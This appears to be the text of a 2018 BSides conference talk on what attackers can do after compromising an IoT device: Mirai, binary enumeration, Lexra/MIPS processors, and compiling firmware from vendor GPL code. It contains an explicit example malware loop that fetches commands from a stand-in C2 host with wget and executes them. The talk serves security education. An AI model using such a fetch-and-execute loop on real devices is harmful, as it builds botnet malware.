IoT Device Post Exploitation

Nick Starke - BSides Iowa 2018

Who is this guy

I’m a Des Moines based Security Researcher / Penetration Tester

By Day:

Open Source Security Researcher

By Night:

IoT Security Researcher

What is this talk about

This talk is about what a bad actor can do with an IP-Based IoT device once it is compromised and the attacker has complete control over it.

What is this talk NOT about

This talk is NOT, I repeat NOT, a talk on device exploitation. We will not be looking at how to gain administrative (root) access to a device. No 0days will be dropped or otherwise discussed during this presentation. This talk will assume that an exploit has been completed successfully and the attacker already has complete control of the device

What is IoT

IoT (Internet of Things) shall be defined as follows:

Any device that communicates with other devices and does not contain a full-fledged desktop or server operating system. For our purposes we will focus on devices that communicate over Internet Protocol (IP).

Why is IoT Important

Scale - there are millions of these things on the public internet

Ease of Compromise - Security considerations for device manufacture are often non-existent

Traffic - They can generate traffic

Mirai

Mirai was an enormous botnet that at the time conducted the largest DDOS attacks in history. The source code was made public by the authors before they were eventually caught and subsequently successfully prosecuted (don’t build botnets, kids).

How did Mirai work?

I have absolutely no idea, I have not looked at the source code.

But I can offer some educated guesses.

Mirai is just one example of many

Bad actors are competing for devices

Mo devices, mo traffic

DDOS is just one of the risks

There are other, more sinister risks:

1) Complete network traffic surveillance, which in turn lends itself to:
    a) Extortion
    b) MITM Attacks
    c) DNS Poisoning attacks (by changing the DNS Server address to an attacker controlled address)

But….

To conduct an attack beyond DDOS requires the ability to compile native binaries that will run on the device.

...and it turns out that part is really, really difficult.

And so our journey begins

Q: “I have a shell on an IoT device. Now what”

A: “Enumeration”

You’re going to want to know what binaries are available on the device.

Q: “How do I find those?”

A: `echo $PATH` - then `ls` the PATH directories

K, I have a list of binaries wat now?

For the attacker looking to build a botnet for DDoS attacks, they're going to be looking for binaries that can send network traffic. Examples of such binaries:


- HTTP Client: wget, curl
- Telnet Client: telnet
- FTP Client: ftp, ftpget, ftpput
- DNS Client: nslookup, hostname, dig

Writing to the Filesystem

Now that we have our binaries enumerated, we now want to write a shell script that will fetch a remote command from a C2 server and execute the command on the device. This is malware! Do not confuse this point.

This can be accomplished through an HTTP client like wget or curl.

Example Malware Shell Script



```
#!/bin/sh
while true; do
    CMD=$(wget -O- https://evilserverthathopefullydoesnotexist.com/payload.txt)
    for ITERATION in {1..1000}; do
        `$CMD`
    done
done
~
~
```

Obligatory Meme Break

Part Two: The road to compilation

Question: What kind of processor do most low end, consumer-grade networking hardware run on?

Processors

ARM is becoming more common

MIPS is still prevalent

LEXRA (A MIPS Subset) is the most common

LEXRA is MIPS without the unaligned load and store opcodes: (lwl, lwr, swl, swr) instructions.

Lexra

The Linux Kernel does not support compiling to Lexra

There are a set of patches available to patch the Linux Kernel Source code:

http://www.wireless.org.au/~jhecker/rtl8181/Lexra-diffs.txt.bz2

The good news is a Lexra binary should run on almost any MIPS board.

GPL Code

Many, many consumer-level IoT devices run on a patched Linux Kernel.

Linux is licensed under some GPL license.

GPL mandates that source code be distributed with the device

Most reputable manufacturers provide “GPL Code” for their products

What is in a GPL Code Package from a Vendor?


All the sources for the linux kernel, generally.

Also: toolchains for building GPL software on a given platform.

The example today is not to shame anyone

Yes, I am going to demo on a specific device, by a specific manufacturer. This is not to in anyway shame that specific vendor. I don't make any recommendations on devices, but I do not want this to come off as me bashing on one vendor. Instead, think of this as a common Post Exploitation scenario that transcends individual manufacturers.

Tl;dr - all manufacturers have issues



```
Step 1. Install fedora linux 9 (choose Software Development) on 32bit CPU.

Step 2. Setup Build Enviornment($means command)

        1) please login as a normal user such as john,and copy the gpl file to normal user
folder,

        such as the folder /home/john

        2) $cd /home/john

        3) $tar -zxvf DIR817LW_GPL104.tar.gz

        4) $cd DIR817LW_GPL104

        5) #cp -rf rsdk-1.5.5-5281-EB-2.6.30-0.9.30.3-110714 /opt       (ps : switch to
root permission)

        6) #rpm -ivh ./build_gpl/fakeroot-1.6.4-16.fc9.i386.rpm

        7) #mv /usr/bin/pkg-config /usr/bin/pkg-config_bak

        8) $source ./setupenv   (ps : switch back to normal user permission)

Step 3. Building the image
        1) $make
        2) $make
        3) $make
        ===================================================
         You are going to build the f/w images
```

Presentation time

Questions?

https://twitter.com/nstarke

https://github.com/nstarke

https://secdsm.org/#slack - @nstarke